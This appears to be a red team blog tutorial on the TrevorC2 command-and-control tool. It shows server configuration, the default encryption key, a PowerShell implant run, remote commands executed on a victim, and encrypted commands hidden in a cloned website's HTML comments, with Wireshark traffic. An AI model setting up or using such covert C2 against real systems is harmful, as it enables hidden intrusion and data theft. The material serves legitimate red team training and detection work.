

Command and Control – Website

Covering arbitrary commands through legitimate traffic is a must for every red team engagement. The majority of the command and control tools are implementing a stealthy technique that it will allow red teams to hide their activities as data exfiltration is part of the goals.

David Kennedy developed a command and control tool called TrevorC2 that can be used to execute commands via legitimate HTTP traffic. The URL attribute on the trevorc2_server.py needs to be modified to a website of choice.

```
# CONFIG CONSTANTS:
URL = ("https://pentestlab.blog/") # URL to clone to house a legitimate website
USER_AGENT = ("User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko")

# THIS IS WHAT PATH WE WANT TO HIT FOR CODE - THIS CAN BE WHATEVER PATH YOU WANT
ROOT_PATH_QUERY = ("/")

# THIS FLAG IS WHERE THE CLIENT WILL SUBMIT VIA URL AND QUERY STRING GET PARAMETER
SITE_PATH_QUERY = ("/images")
```

TrevorC2 – Server Configuration

The implant (trevorc2_client.py or trevorc2_client.ps1) has a **SITE_URL** attribute. This needs to be changed with the IP address of the command and control server. When the command and control server file will run it will start to clone the website.

```
TrevorC2 - Legitimate Website Covert Channel
Written by: David Kennedy (@HackingDave)
https://www.trustedsec.com
[*] Cloning website: https://pentestlab.blog/
[*] Site cloned successfully.
[*] Starting C2 Server...
[*] Next, enter the command you want the victim to execute.
[*] Client uses random intervals, this may take a few.
Enter the command to execute on victim: 
```

TrevorC2 – Server

There are two implants to be used one based in python and one in PowerShell. From the moment that the implant will be executed a connection will be established with the command and control server.

```
PS C:\Users\User\Downloads\trevorc2-master\trevorc2-master> .\trevorc2_client.ps1
```

TrevorC2 – PowerShell Implant

Commands can be sent from the server to the clients:

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Enter the command to execute on victim: whoami
[*] Waiting for command to be executed, be patient, results will be displayed here...
[*] Received response back from client...
==--==
(CLIENT: 192.168.1.161)
desktop-4cg7msl\user
```

TrevorC2 – Commands

The commands will be sent encrypted via HTTP/S protocol. TrevorC2 is using AES encryption with the following cipher. Encrypted commands will be inserted into the fake website inside the **oldcss** parameter:


```
# STUB FOR DATA - THIS IS USED TO SLIP DATA INTO THE SITE, WANT TO CHANGE THIS SO ITS NOT STATIC
STUB = ("oldcss=")

# time_interval is the time used between randomly connecting back to server, for more stealth, increase
this time a lot and randomize time periods
time_interval1 = 2
time_interval2 = 8

# THIS IS OUR ENCRYPTION KEY - THIS NEEDS TO BE THE SAME ON BOTH SERVER AND CLIENT FOR APPROPRIATE
DECRYPTION. RECOMMEND CHANGING THIS FROM THE DEFAULT KEY
CIPHER = ("Tr3v0rC2R0x@nd1s@w350m3#TrevorForget")
```

TrevorC2 – Encryption Key and Data Location

The fake website will be hosted into the same system as the command and control server and it will look exactly as the original.



TrevorC2 – Cloned Website

However examining the source code the **oldcss** parameter will contain the encrypted command.

```

813 }
814 </script><!-- oldcss=EE+Kq0lW/rgvWPJ8G1zYCEyqEhjp7D0ilSKkvzXQu4= --></body>
815 </html>
816 <!--
817     generated 200 seconds ago
818     generated in 0.126 seconds
819     served from batcache in 0.002 seconds
820     expires in 100 seconds
821 -->
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```

TrevorC2 – Encrypted Command

By doing traffic inspection it is visible that the executed commands are covered through legitimate HTTP traffic.

525	25.233914378	192.168.1.169	192.168.1.161	HTTP	1264	HTTP/1.1 200 OK (text/html)
526	25.236416089	192.168.1.161	192.168.1.169	TCP	54 65028 → 80	[ACK] Seq=161 Ack=58401 Win=1740
527	25.236993302	192.168.1.161	192.168.1.169	TCP	54 65028 → 80	[ACK] Seq=161 Ack=68621 Win=1740
<pre> \t\tnew Image().src = document.location.protocol + '//pixel.wp.com/g.gif?v=wpcom-no-pv' + mobileStatsQueryString + '& \t}\n \t}\n \t}\n \t}\n </script><!-- oldcss=qi/MNV2EzFe7EDaZsxD4NGSqCPPksVGommiU7T08PmE= --></body>\n </html>\n <!--\n \tgenerated 200 seconds ago\n </pre>						
0320	0a 09 09 6d 6f 62 69 6c	65 53 74 61 74 73 51 75	...mobil eStatsQu			
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0350	27 20 2b 20 27 3d 27 20	2b 20 27 76 69 65 77 73	' + '=' + 'views			
0360	27 3b 0a 0a 09 69 66 28	20 22 22 20 21 3d 20 6d	';...if("" != m			
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0380	74 72 69 6e 67 20 29 20	7b 0a 09 09 6e 65 77 20	tring) {...new			
0390	49 6d 61 67 65 28 29 2e	73 72 63 20 3d 20 64 6f	Image(). src = do			
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03c0	78 65 6c 2e 77 70 2e 63	6f 6d 2f 67 2e 67 69 66	xel.wp.c om/g.gif			
03d0	3f 76 3d 77 70 63 6f 6d	2d 6e 6f 2d 70 76 27 20	?v=wpcom -no-pv'			
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0410	6d 28 29 3b 0a 09 7d 0a	09 0a 7d 0a 3c 2f 73 63	m();...</sc			
0420	72 69 70 74 3e 3c 21 2d	2d 20 6f 6c 64 63 73 73	ript><!-- - oldcss			
0430	3d 71 69 2f 4d 4e 56 32	45 7a 46 65 37 45 44 61	=qi/MNV2 EzFe7EDa			
0440	5a 73 78 44 34 4e 47 53	71 43 50 50 6b 73 56 47	ZsxD4NGS qCPPksVG			
0450	6f 6d 6d 69 55 37 54 30	38 50 6d 45 3d 20 2d 2d	ommiU7T0 8PmE= --			
0460	3e 3c 2f 62 6f 64 79 3e	0a 3c 2f 68 74 6d 6c 3e	></body> .</html>			
0470	0a 3c 21 2d 2d 0a 09 67	65 6e 65 72 61 74 65 64	.<!--..g enerated			
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TrevorC2 – Wireshark Traffic

References

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